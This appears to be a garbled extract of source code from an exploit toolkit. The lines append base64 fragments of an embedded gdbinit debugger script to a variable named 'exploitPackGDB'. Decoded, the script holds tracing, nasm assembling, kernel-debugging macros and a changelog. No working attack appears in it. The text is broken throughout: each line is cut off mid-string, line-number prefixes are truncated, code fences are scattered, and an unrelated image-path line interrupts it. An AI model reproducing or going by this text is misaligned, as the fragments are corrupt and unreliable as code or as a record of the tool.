13…  exploitPackGDB += "ICAgc2V0IGxvZ2dpbmcgcmVkaXJlY3Qgb2ZmCiAgICAgICAgICAgIHN
13…  exploitPackGDB += "ICAgICAgICAgICBzZXQgJHggPSAkX25lc3QgLSAyCiAgICAgICAgICA
13…  exploitPackGDB += "CiAgICAgICAgICAgICAgICBwcmludGYgIlx0IgogICAgICAgICAgICA
13…  exploitPackGDB += "LSAxCiAgICAgICAgICAgIGVuZAogICAgICAgICAgICB4L2kgJHBjCiA
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```
13… exploitPackGDB += "ICAgIHNldCBsb2dnaW5nIG9mZgogICAgICAgIHNldCBsb2dnaW5nIGZ
13… exploitPackGDB += "ICAgICAgc2V0IGxvZ2dpbmcgcmVkaXJlY3Qgb24KICAgICAgICBzZXQ
13… exploitPackGDB += "ICAgIHN0ZXBpCiAgICAgICAgc2V0IGxvZ2dpbmcgcmVkaXJlY3Qgb2Z
13… exploitPackGDB += "Z2dpbmcgb2ZmCiAgICBlbmQKCiAgICBzZXQgJFNIT1dfQ09OVEVYVCA
13… exploitPackGDB += "ICBzZXQgJFNIT1dfTkVTVF9JTlNOID0gMAogCiAgICBwcmludGYgIkR
13… exploitPackGDB += "X3RyYWNlX2NhbGxzLnR4dFxuIgplbmQKZG9jdW1lbnQgdHJhY2VfY2F
13… exploitPackGDB += "ZV9jYWxscwp8IENyZWF0ZSBhIHJ1bnRpbWUgdHJhY2Ugb2YgdGhlIGN
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13… exploitPackGDB += "KQogICAgICAgICAgICBzZXQgJF9uZXN0ID0gJF9uZXN0ICsgMQogICA
13… exploitPackGDB += "ICAgICAgIyByZXQKICAgICAgICAgICAgaWYgKCRJTlNOX1RZUEUgPT0
13… exploitPackGDB += "ICAgIHNldCAkX25lc3QgPSAkX25lc3QgLSAxCiAgICAgICAgICAgIGV
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14… exploitPackGDB += "b2xzIGFuZCBTeW1UYWJDcmVhdG9yCnwgU2VlIGh0dHA6Ly9zdGFja29
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14… exploitPackGDB += "ICAjIERpc3BsYXkgaW5zdHJ1Y3Rpb25zIGZvcm1hdHMKICAgIGlmICR
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14… exploitPackGDB += "ZG91dC5cbiIKICAgIGVuZAogICAgcHJpbnRmICJUeXBlIGluc3RydWN
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14… exploitPackGDB += "byBlY2hvIC1FICIkciI7IGRvbmUpIiA7IEdEQkFTTUZJTEVOQU1FPSR
14… exploitPackGDB += "ZWNobyAtZSAiQklUUyA2NFxuJEFTTU9QQ09ERSIgPi90bXAvJEdEQkF
```

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14… exploitPackGDB += "ci9sb2NhbC9iaW4vbmFzbSAtZiBiaW4gLW8gL2Rldi9zdGRvdXQgL3R
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15… exploitPackGDB += "LzEgInNldCAqKCh1bnNpZ25lZCBjaGFyICopICRhcmcwICsgJSMyX2F
15… exploitPackGDB += "L3RtcC9nZGJhc3NlbWJsZSA7IC9iaW4vcm0gLWYgL3RtcC8kR0RCQVN
15… exploitPackGDB += "ICBzb3VyY2UgL3RtcC9nZGJhc3NlbWJsZQogICAgICAgICMgYWxsIGR
15… exploitPackGDB += "ZW1wb3JhcnkgZmlsZQogICAgICAgIHNoZWxsIC9iaW4vcm0gLWYgL3R
15… exploitPackGDB += "ICAgZWxzZQogICAgICAgICMgbm8gYXJndW1lbnQsIGFzc2VtYmxlIGl
15… exploitPackGDB += "dGRvdXQKICAgICAgICBzaGVsbCBBU01PUENPREU9IiQod2hpbGUgcmV
15… exploitPackGDB += "dGVzdCAiJHIiICE9IGVuZCA7IGRvIGVjaG8gLUUgIiRyIjsgZG9uZSk
15… exploitPackGDB += "TUU9JFJBTkRPTTsgXAogICAgICAgIGVjaG8gLWUgIkJJVFMgMzJcbiR
15… exploitPackGDB += "LyRHREJBU01GSUxFTkFNRSA7IC91c3IvYmluL25hc20gLWYgYmluIC1
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15… exploitPackGDB += "OyBcCiAgICAgICAgL2Jpbi9ybSAtZiAvdG1wLyRHREJBU01GSUxFTkF
15… exploitPackGDB += "b2N1bWVudCBhc3NlbWJsZTMyClN5bnRheDogYXNzZW1ibGUzMiA8QUR
15… exploitPackGDB += "MiBiaXRzIGluc3RydWN0aW9ucyB1c2luZyBuYXNtLgp8IFR5cGUgYSB
15… exploitPackGDB += "ImVuZCIgdG8gaW5kaWNhdGUgdGhlIGVuZC4KfCBJZiBhbiBhZGRyZXN
15… exploitPackGDB += "aW5zZXJ0L21vZGlmeSBpbnN0cnVjdGlvbnMgYXQgdGhhdCBhZGRyZXN
15… exploitPackGDB += "c3MgaXMgc3BlY2lmaWVkLCBhc3NlbWJsZWQgaW5zdHJ1Y3Rpb25zIGF
15… exploitPackGDB += "ZG91dC4KfCBVc2UgdGhlIHBzZXVkbyBpbnN0cnVjdGlvbiAib3JnIEF
15… exploitPackGDB += "YmFzZSBhZGRyZXNzLgplbmQKCmRlZmluZSBhc3NlbWJsZTY0CiAgICA
15… exploitPackGDB += "dGluZSBhZ2FpbiBpZiB1c2VyIGhpdHMgZW50ZXIKICAgIGRvbnQtcmV
15… exploitPackGDB += "Z2MpCiAgICAgICAgaWYgKCokYXJnMCA9ICokYXJnMCkKICAgICAgICA
15… exploitPackGDB += "dmUgYSB2YWxpZCBhZGRyZXNzIGJ5IGRlcmVmZXJlbmNpbmcgaXQsCiA
15… exploitPackGDB += "YXZudCwgdGhpcyB3aWxsIGNhdXNlIHRoZSByb3V0aW5lIHRvIGV4aXQ
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15… exploitPackGDB += "IG5hc20uCnwgVHlwZSBhIGxpbmUgY29udGFpbmluZyAiZW5kIiB0byB
15… exploitPackGDB += "Lgp8IElmIGFuIGFkZHJlc3MgaXMgc3BlY2lmaWVkLCBpbnNlcnQvbW9
```

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15… exploitPackGDB += "cyBhdCB0aGF0IGFkZHJlc3MuCnwgSWYgbm8gYWRkcmVzcyBpcyBzcGV
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15… exploitPackGDB += "c3RydWN0aW9uICJvcmcgQUREUiIgdG8gc2V0IHRoZSBiYXNlIGFkZHJ
15… exploitPackGDB += "IGFzbQoJaWYgJGFyZ2MgPT0gMQoJCWFzc2VtYmxlICRhcmcwCgllbHN
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16… exploitPackGDB += "bmQgYXQgMHgleFxuIiwgJHBhdHRlcm4sICRwCiAgICAgICAgZW5kCiA
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16… exploitPackGDB += "X19fX19fX19fX19fCiMgVGhlICd0aXBzJyBjb21tYW5kIGlzIHVzZWQ
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16… exploitPackGDB += "ZXNzaW9uc1xuIgogICAgcHJpbnRmICJcdGB1bmRpc3BsYXkgbnVtJyA
16… exploitPackGDB += "dG9kaXNwbGF5IGZvciBleHByZXNzaW9uICMgJ251bSdcbiIKICAgIHB
16… exploitPackGDB += "XG4iCiAgICBwcmludGYgIlx0YGRpc3BsYXkveCAqKGludCAqKSRlc3B
16… exploitPackGDB += "b3Agb2Ygc3RhY2tcbiIKICAgIHByaW50ZiAiXHRgZGlzcGxheS94ICo
17… exploitPackGDB += "ICA6IHByaW50IGZpcnN0IHBhcmFtZXRlclxuIgogICAgcHJpbnRmICJ
17… exploitPackGDB += "ICopJGVzaWAgICAgICAgIDogcHJpbnQgc291cmNlIHN0cmluZ1xuIgo
17… exploitPackGDB += "aXNwbGF5IChjaGFyICopJGVkaWAgICAgICAgIDogcHJpbnQgZGVzdGl
17… exploitPackGDB += "CiAgICBwcmludGYgIlxuIgplbmQKZG9jdW1lbnQgdGlwX2Rpc3BsYXk
17… exploitPackGDB += "cGxheQp8IFRpcHMgb24gYXV0b21hdGljYWxseSBkaXNwbGF5aW5nIHZ
17… exploitPackGDB += "Z3JhbSBzdG9wcy4KZW5kCgojIGJ1bmNoIG9mIHNlbWktdXNlbGVzcyB
17… exploitPackGDB += "bGUgYW5kIGRpc2FibGUgc2hvcnRjdXRzIGZvciBzdG9wLW9uLXNvbGl
17… exploitPackGDB += "aWMgdHJpY2shCmRlZmluZSBlbmFibGVzb2xpYgoJc2V0IHN0b3Atb24
17… exploitPackGDB += "CXByaW50ZiAiU3RvcC1vbi1zb2xpYi1ldmVudHMgaXMgZW5hYmxlZCF
17… exploitPackGDB += "IGVuYWJsZXNvbGliClN5bnRheDogZW5hYmxlc29saWIKfCBTaG9ydGN
17… exploitPackGDB += "cC1vbi1zb2xpYi1ldmVudHMgdHJpY2suCmVuZAoKCmRlZmluZSBkaXN
17… exploitPackGDB += "dG9wLW9uLXNvbGliLWV2ZW50cyAwCglwcmludGYgIlN0b3Atb24tc29
17… exploitPackGDB += "c2FibGVkIVxuIgplbmQKZG9jdW1lbnQgZGlzYWJsZXNvbGliIClN5bnR
17… exploitPackGDB += "CnwgU2hvcnRjdXQgdG8gZGlzYWJsZSBzdG9wLW9uLXNvbGliLWV2ZW5
17… exploitPackGDB += "IyBlbmFibGUgY29tbWFuZHMgZm9yIGRpZmZlcmVudCBkaXNwbGF5cwp
17… exploitPackGDB += "ZWN0aXZlYwoJc2V0ICRTSE9XT0JKRUNUSVZFQyA9IDEKZW5kCmRvY3V
17… exploitPackGDB += "dGl2ZWMKU3ludGF4OiBlbmFibGVvYmplY3RpdmVjCnwgRW5hYmxlIGR
17… exploitPackGDB += "aXZlLWMgaW5mb3JtYXRpb24gaW4gdGhlIGNvbnRleHQgd2luZG93Lgp
17… exploitPackGDB += "YmxlY3B1cmVnaXN0ZXJzCglzZXQgJFNIT1dDUFVSRUdJU1RFUlMgPSA
17… exploitPackGDB += "bmFibGVjcHVyZWdpc3RlcnMKU3ludGF4OiBlbmFibGVjcHVyZWdpc3R
17… exploitPackGDB += "cGxheSBvZiBjcHUgcmVnaXN0ZXJzIGluIHRoZSBjb250ZXh0IHdpbmR
17… exploitPackGDB += "IGVuYWJsZXN0YWNrCglzZXQgJFNIT1dTVEFDSyA9IDEKZW5kCmRvY3V
17… exploitPackGDB += "ClN5bnRheDogZW5hYmxlc3RhY2sKfCBFbmFibGUgZGlzcGxheSBvZiB
17… exploitPackGDB += "dGV4dCB3aW5kb3cuCmVuZAoKCmRlZmluZSBlbmFibGVkYXRhd2luCgl
17… exploitPackGDB += "ID0gMQplbmQKZG9jdW1lbnQgZW5hYmxlZGF0YXdpbgpTeW50YXg6IGV
17… exploitPackGDB += "bmFibGUgZGlzcGxheSBvZiBkYXRhIHdpbmRvdyBpbiB0aGUgY29udGV
17… exploitPackGDB += "CiMgZGlzYWJsZSBjb21tYW5kcyBmb3IgZGlmZmVyZW50IGRpc3BsYXl
17… exploitPackGDB += "b2JqZWN0aXZlYwoJc2V0ICRTSE9XT0JKRUNUSVZFQyA9IDAKZW5kCmR
17… exploitPackGDB += "YmplY3RpdmVjClN5bnRheDogZGlzYWJsZW9iamVjdGl2ZWMKfCBEaXN
17… exploitPackGDB += "b2JqZWN0aXZlLWMgaW5mb3JtYXRpb24gaW4gdGhlIGNvbnRleHQgd2l
```

```
17… exploitPackGDB += "bmUgZGlzYWJsZWNwdXJlZ2lzdGVycwoJc2V0ICRTSE9XQ1BVUkVHSVN
17… exploitPackGDB += "dW1lbnQgZGlzYWJsZWNwdXJlZ2lzdGVycwpTeW50YXg6IGRpc2FibGV
17… exploitPackGDB += "aXNhYmxlIGRpc3BsYXkgb2YgY3B1IHJlZ2lzdGVycyBpbiB0aGUgY29
17… exploitPackGDB += "ZAoKCmRlZmluZSBkaXNhYmxlc3RhY2sKCXNldCAkU0hPV1NUQUNLID0
17… exploitPackGDB += "ZGlzYWJsZXN0YWNrClN5bnRheDogZGlzYWJsZXN0YWNrCnwgRGlzYWJ
17… exploitPackGDB += "YWNrIGluZm9ybWF0aW9uIGluIHRoZSBjb250ZXh0IHdpbmRvdy4KZW5
17… exploitPackGDB += "bGVkYXRhd2luCglzZXQgJFNIT1dEQVRBV0lOID0gMAplbmQKZG9jdW1
17… exploitPackGDB += "aW4KU3ludGF4OiBkaXNhYmxlZGF0YXdpbgp8IERpc2FibGUgZGlzcGx
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17… exploitPackGDB += "c2V0ICRBUk0gPSAxCmVuZApkb2N1bWVudCBhcm0KU3ludGF4OiBhcm0
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17… exploitPackGDB += "ClN5bnRheDogaW9za2RwCnwgRGlzYWJsZSBkdW1waW5nIGNvbnRleHQ
17… exploitPackGDB += "IGlPUyBLRFAgZGVidWdnaW5nCmVuZAoKZGVmaW5lIGludGVsc3ludGF
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17… exploitPackGDB += "TEFWT1IgPSAwCiAgICBlbmQKZW5kCmRvY3VtZW50IGludGVsc3ludGF
17… exploitPackGDB += "eW50YXgKfCBDaGFuZ2UgZGlzYXNzZW1ibHkgc3ludGF4IHRvIGludGV
17… exploitPackGDB += "ZGVmaW5lIGF0dHN5bnRheAogICAgaWYgJEFSTSA9PSAwCiAgICAgICA
17… exploitPackGDB += "LWZsYXZvciBhdHQKICAgICAgICBzZXQgJFg4NkZMQVZPUiA9IDEKICA
17… exploitPackGDB += "bnQgYXR0c3ludGF4ClN5bnRheDogYXR0c3ludGF4CnwgQ2hhbmdlIGR
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17… exploitPackGDB += "ICAgICAgICAjIHRyeSB0byBsb2FkIGtnbWFjcm9zIGZpbGVzCiAgICA
17… exploitPackGDB += "IHNpbGVudCBpZiBub24tZXhpc3RlbnQuLi4KICAgICAgICBzb3VyY2U
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17… exploitPackGDB += "cmdldCByZW1vdGUgbG9jYWxob3N0OiRhcmcxCiAgICAgICAgZWxzZQo
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17… exploitPackGDB += "cCBrZXJuZWwzMgogICAgZW5kCmVuZApkb2N1bWVudCBrZXJuZWwzMgp
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17… exploitPackGDB += "ZSBhY3RpdmUgdmlydHVhbCBtYWNoaW5lLgp8IEJ5IHN1cHBseWluZyB
17… exploitPackGDB += "IHRoaXMgY29tbWFuZCBzaG91bGQgYmUgY29tcGF0aWJsZSB3aXRoIGF
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17… exploitPackGDB += "cm9zIGZpbGVzCiAgICAgICAgIyBmYWlsdXJlIGlzIHNpbGVudCBpZiB
17… exploitPackGDB += "ICAgICAgICBzb3VyY2UgJGFyZzAKICAgICAgICBzZXQgYXJjaGl0ZWN
17… exploitPackGDB += "CiAgICAgICAgaWYgJGFyZ2MgPT0gMgogICAgICAgICAgICB0YXJnZXQ
17… exploitPackGDB += "dDokYXJnMQogICAgICAgIGVsc2UKICAgICAgICAgICAgdGFyZ2V0IHJ
17… exploitPackGDB += "ODg2NAogICAgICAgIGVuZAogICAgZWxzZQogICAgICAgIGhlbHAga2V
17… exploitPackGDB += "bmQKZG9jdW1lbnQga2VybmVsNjQKU3ludGF4OiBrZXJuZWw2NCBQQVR
17… exploitPackGDB += "T1JUPgp8IEF0dGFjaCB0byBWTXdhcmUgZ2RiIHN0dWIgZm9yIDY0IGJ
17… exploitPackGDB += "ZSBwYXRoIHRvIGtnbWFjcm9zIG11c3QgYmUgc3VwcGxpZWQgYXMgZml
17… exploitPackGDB += "IElmIHlvdSBkb24ndCB3YW50IHRvIGxvYWQga2dtYWNyb3MganVzdCB
17… exploitPackGDB += "IHRoZSBmaXJzdCBwYXJhbWV0ZXIuCnwgT3B0aW9uYWwgcGFyYW1ldGV
17… exploitPackGDB += "IGNvbm5lY3QgdG8sIGluIGNhc2UgeW91IGFyZSBub3QgdXNpbmcgdGh
17… exploitPackGDB += "IG9yIHdhbnQgdG8ga2VybmVsIGRlYnVnIG1vcmUgdGhhbiBvbmUgYWN
17… exploitPackGDB += "aGluZS4KfCBCeSBzdXBwbHlpbmcgYSBib2d1cyBrZ21hY3JvcyB0aGl
17… exploitPackGDB += "IGJlIGNvbXBhdGlibGUgd2l0aCBhbnkgT1MuCmVuZAoKZGVmaW5lIDM
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```
17… exploitPackGDB += "RFA2NEJJVFMgPSAwCiAgICBzZXQgJDY0QklUUyA9IDAKZW5kCgpkZWZ
17… exploitPackGDB += "ZXQgJEtEUDY0QklUUyA9IDEKICAgIHNldCAkNjRCSVRTID0gMQplbmQ
17… exploitPackGDB += "cAogICAgc2V0ICRLRFA2NEJJVFMgPSAtMQplbmQKCmRlZmluZSBoZWF
17… exploitPackGDB += "ICE9IDEKICAgICAgICBoZWxwIGhlYWRlcgogICAgZWxzZQogICAgICA
17… exploitPackGDB += "bXAvZ2RiaW5pdF9oZWFkZXJfZHVtcCAkYXJnMCAkYXJnMCArIDQwOTY
17… exploitPackGDB += "dXNyL2Jpbi9vdG9vbCAtaCAvdG1wL2dkYmluaXRfaGVhZGVyX2R1bXA
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17… exploitPackGDB += "ZWFkZXIKU3ludGF4OiBoZWFkZXIgTUFDSE9fSEVBREVSX1NUQVJUX0F
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17… exploitPackGDB += "Y21kcwogICAgaWYgJGFyZ2MgIT0gMQogICAgICAgIGhlbHAgbG9hZGN
17… exploitPackGDB += "ICAgICAjIHRoaXMgc2l6ZSBzaG91bGQgYmUgZ29vZCBlbm91Z2ggZm9
17… exploitPackGDB += "ICAgICAgICBkdW1wIG1lbW9yeSAvdG1wL2dkYmluaXRfaGVhZGVyX2R
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17… exploitPackGDB += "aGVhZGVyX2R1bXAKICAgICAgICBzaGVsbCAvYmluL3JtIC1mIC90bXA
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17… exploitPackGDB += "X0hFQURFUl9TVEFSVF9BRERSRVNTCnwgRHVtcCB0aGUgTWFjaC1PIGx
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17… exploitPackGDB += "ZSBkaXNhYmxlY29sb3Jwcm9tcHQKICAgIHNldCBwcm9tcHQgZ2RiJAp
17… exploitPackGDB += "YWJsZWNvbG9ycHJvbXB0CnwgUmVtb3ZlIGNvbG9yIGZyb20gcHJvbXB
18… exploitPackGDB += "YWJsZWNvbG9ycHJvbXB0CiAgICBzZXQgcHJvbXB0IFwwMzNbMzFtZ2R
18… exploitPackGDB += "b2N1bWVudCBlbmFibGVjb2xvcnByb21wdAp8IEVuYWJsZSBjb2xvciB
18… exploitPackGDB += "CgojIE9sZGVyIGNoYW5nZSBsb2dzOgojCiMgICBWZXJzaW9uIDcuNC4
18… exploitPackGDB += "ICAgICAtIEFkZGVkIHRoZSAic2tpcCIgY29tbWFuZC4gVGhpcyB3aWx
18… exploitPackGDB += "eHQgaW5zdHJ1Y3Rpb24gYWZ0ZXIgRUlQL1JJUCB3aXRob3V0IGV4ZWN
18… exploitPackGDB += "dCBvbmUuCiMgICAgICAgVGhhbmtzIHRvIEBiU3I0MyBmb3IgdGhlIHR
18… exploitPackGDB += "aGUgY3VycmVudCBpbnN0cnVjdGlvbiBzaXplLgojCiMJVmVyc2lvbiA
18… exploitPackGDB += "MSkKIwkgIC0gTW9kaWZpZWQgImhleGR1bXAiIGNvbW1hbmQgdG8gc3V
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18… exploitPackGDB += "dGhlIG9yaWdpbmFsIHRoaW5raW5nIGJlaGluZCB0aG9zZSA6LSkKIwk
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18… exploitPackGDB += "c3VwcG9ydHMgNjRiaXRzICh3d3cubmFzbS51cykuCiMJICAgQXNzdW1
18… exploitPackGDB += "YmluYXJ5IGlzIGluc3RhbGxlZCBhdCAvdXNyL2xvY2FsL2JpbiAtIG1
18… exploitPackGDB += "bGUgYXQgdGhlIHRvcCBpZiB5b3UgbmVlZCBzby4gCiMJICAgSXQgd2l
18… exploitPackGDB += "ZCBvbiB0aGUgdGFyZ2V0IGFyY2ggYmVpbmcgZGVidWdnZWQuIElmIHl
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18… exploitPackGDB += "IHRvIHNldCB5b3VyIHRhcmdldC4KIyAgICAgIFRoYW5rcyB0byBzbmF
18… exploitPackGDB += "bmcgYW5kIG9yaWdpbmFsIHBhdGNoIDotKQojCSAgLSBBZGRlZCAiYXN
18… exploitPackGDB += "cyBhIHNob3J0Y3V0IHRvIHRoZSAiYXNzZW1ibGUiIGNvbW1hbmQuCiM
18… exploitPackGDB += "Z3VyYXRpb24gdmFyaWFibGUgZm9yIGNvbG9yaXplZCBwcm9tcHQuIFB
18… exploitPackGDB += "bWUgaXNzdWVzIHdpdGggVWJ1bnR1J3MgZ2RiIDcuMiBpZiBwcm9tcHQ
18… exploitPackGDB += "CiMgICBWZXJzaW9uIDcuNC4yICgxMS8wOC8yMDExKQojICAgIFNtYWx
18… exploitPackGDB += "IGJ1ZyBoYXBwZW5pbmcgb24gRnJlZUJTRCA4LjIuIEl0IGRvZXNuJ3Q
18… exploitPackGDB += "c3RydWN0aW9uLCBuZWVkcyB0byBiZSAiaWYgKCIuIFdlaXJkIQojICA
18… exploitPackGDB += "byBFdmFuIGZvciByZXBvcnRpbmcgYW5kIHNlbmRpbmcgdGhlIHBhdGN
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18… exploitPackGDB += "YW50aS1kZWJ1Z2dpbmcgdGVjaG5pcXVlLgojICAgICBHcmFiYmVkIHR
18… exploitPackGDB += "ZmFsa2VuLnR1eGZhbWlseS5vcmcvP3A9MTcxCiMJICBJdCdzIGNvbW1
18… exploitPackGDB += "IGEgZ2RiIHByb2JsZW0gaW4gT1MgWCAocmVmZXIgdG8gaHR0cDovL3J
```

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18… exploitPackGDB += "MTEvMDgvMjAvYW5vdGhlci1wYXRjaC1mb3ItYXBwbGVzLWdkYi10aGU
18… exploitPackGDB += "cHJvYmxlbS8gKQojCSAgSnVzdCB1bmNvbW1lbnQgaXQgaWYgeW91IHd
18… exploitPackGDB += "cmFjZSBlbmFibGVkIHN5c3RlbXMuCiMKIyAgIFZlcnNpb24gNy40LjE
18… exploitPackGDB += "ZkchCiMgICAgQWRkZWQgcGF0Y2ggc2VudCBieSBzYnosIG1vcmUgdGh
18… exploitPackGDB += "aGljaCBJIGZvcmdvdCB0byBhZGQgOi0vCiMgICAgIFRoaXMgd2lsbCB
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18… exploitPackGDB += "ZiB5b3UgZG9uJ3QgbGlrZSBpdCwgbW9kaWZ5IHRoZSB2YXJpYWJsZSB
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18… exploitPackGDB += "IGZpcnN0IGRpc2Fzc2VtYmx5IGxpbmUgLSBjaGFuZ2UgdGhlIHNldHR
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18… exploitPackGDB += "ICgyMS8wMi8yMDExKSAtIGZHIQojCSAgQWRkZWQgdGhlIGNvbW1hbmQ
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18… exploitPackGDB += "MDQvMjAxMCkgLSBmRyEKIwkgIFN1cHBvcnQgZm9yIDY0Yml0cyB0YXJ
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18… exploitPackGDB += "ZWdpc3RlcnMgRUFYLCBFQlgsIEVDWCwgRURYCiMJICBSZXZpc2VkIGF
18… exploitPackGDB += "IGR1bXBqdW1wIHN0dWZmLCBmb2xsb3dpbmcgSW50ZWwgbWFudWFscy4
18… exploitPackGDB += "IGVycm9ycyAodGh4IHRvIHJldiB3aG8gcG9pbnRlZCB0aGUgamxlIHB
18… exploitPackGDB += "bGwgZml4IHRvIHN0ZXBvIGNvbW1hbmQgKG1pc3NlZCBhIGZldyBjYWx
18… exploitPackGDB += "ZXJzaW9uIDcuMS43IC0gZkchCiMgICAgIEFkZGVkIHRoZSBwb3NzaWJ
18… exploitPackGDB += "d2hhdCdzIGRpc3BsYXllZCB3aXRoIHRoZSBjb250ZXh0IHdpbmRvdy4
18… exploitPackGDB += "ZGVmYXVsdCBvcHRpb25zIGF0IHRoZSBnZGIgb3B0aW9ucyBwYXJ0LiB
18… exploitPackGDB += "bmVsIGRlYnVnZ2luZyBpcyBtdWNoIHNsb3dlciBpZiB0aGUgc3RhY2s
18… exploitPackGDB += "bGVkLi4uCiMgICAgIE5ldyBjb21tYW5kcyBlbmFibGVvYmplY3RpdmV
18… exploitPackGDB += "c3RlcnMsIGVuYWJsZXN0YWNrLCBlbmFibGVkYXRhd2luIGFuZCB0aGV
18… exploitPackGDB += "YWxlbnRzICh0byBzdXBwb3J0IHJlYWx0aW1lIGNoYW5nZSBvZiBkZWZ
18… exploitPackGDB += "ICAgIEZpeGVkIHByb2JsZW0gd2l0aCB0aGUgYXNzZW1ibGUgY29tbWF
18… exploitPackGDB += "ZyAvYmluL2VjaG8gd2hpY2ggZG9lc24ndCBzdXBwb3J0IHRoZSAtZSB
18… exploitPackGDB += "aG91bGQgaGF2ZSB1c2VkIGJhc2ggaW50ZXJuYWwgdmVyc2lvbi4KIyA
18… exploitPackGDB += "dG8gY29sb3JzLi4uCiMgICAgIE5ldyBjb21tYW5kcyBlbmFibGVzb2x
18… exploitPackGDB += "bGliIC4gSnVzdCBzaG9ydGN1dHMgZm9yIHRoZSBzdG9wLW9uLXNvbGl
18… exploitPackGDB += "aWMgdHJpY2sgISBIZXkuLi4gSSdtIGxhenkgOykKIyAgICAgRml4ZWQ
18… exploitPackGDB += "cmVtb3ZhbCBvZiAidSIgY29tbWFuZCwgaW5mbyB1ZG90IGlzIG1pc3N
18… exploitPackGDB += "ZWJpYW4gLiBEb2Vzbid0IGV4aXN0IG9uIE9TIFggc28gYnllIGJ5ZSA
18… exploitPackGDB += "eXMgYWZmZWN0ZWQgZmxhZ3MgaW4ganVtcCBkZWNpc2lvbnMKIwojICA
```


```
18… exploitPackGDB += "IGZHIQojICAgICBBZGRlZCBtb2RpZmllZCBhc3NlbWJsZSBjb21tYW5
18… exploitPackGDB += "YW5keSAoZnVydGhlciBtb2RpZmllZCB0byB3b3JrIHdpdGggTWFjIE9
18… exploitPackGDB += "YW5kcyB1c2VkIHVzZSBmdWxsIHBhdGggbmFtZSwgd29ya2luZyBmb3I
18… exploitPackGDB += "IGZvciBvdGhlcnMgaWYgbmVjZXNzYXJ5KQojICAgICBSZW5hbWVkIHR
18… exploitPackGDB += "IHRocmVhZHMgYmVjYXVzZSB0aHJlYWQgaXMgYW4gaW50ZXJuYWwgZ2R
18… exploitPackGDB += "bGxvd3MgdG8gbW92ZSBiZXR3ZWVuIHByb2dyYW0gdGhyZWFkcwojCiM
18… exploitPackGDB += "ICgwNC8wMS8yMDA5KSAtIGZHIQojICAgICBGaXhlZCBjcmFzaCBvbiB
18… exploitPackGDB += "d2FzIGEgSWYgRWxzZSBjb25kaXRpb24gd2hlcmUgdGhlIGVsc2UgaGF
18… exploitPackGDB += "YXQgbWFkZSBnZGIgY3Jhc2ggb24gTGVvcGFyZCAoQ1JBWlkhISEhKQo
18… exploitPackGDB += "ZSBpbmRlbnRpb24KIwojICAgVmVyc2lvbiA3LjEuNCAoMDIvMDEvMjA
18… exploitPackGDB += "QnVnIGluIHNob3cgb2JqZWN0aXZlIGMgbWVzc2FnZXMgd2l0aCBMZW9
18… exploitPackGDB += "b3Agcm91dGluZSBzdXBwb3J0IGZvciBzaW5nbGUgYWRkcmVzcyBvciB
18… exploitPackGDB += "aW9uIGZyb20gZ2xuIFtnaGFsZW4gYXQgaGFjay5zZV0pCiMgICAgIFV
18… exploitPackGDB += "ZSBmcm9tIG5vcCB0byBudWxsIHJvdXRpbmUKIwojICAgVmVyc2lvbiA
18… exploitPackGDB += "OCkgLSBmRyEKIyAgICAgQWRkZWQgYSBuZXcgY29tbWFuZCAnc3RlcG8
18… exploitPackGDB += "d2lsbCBzdGVwIGEgdGVtcG9yYXJ5IGJyZWFrcG9pbnQgb24gbmV4dCB
18… exploitPackGDB += "ciB0aGUgY2FsbCwgc28geW91IGNhbiBza2lwIG92ZXIKIyAgICAgdGh
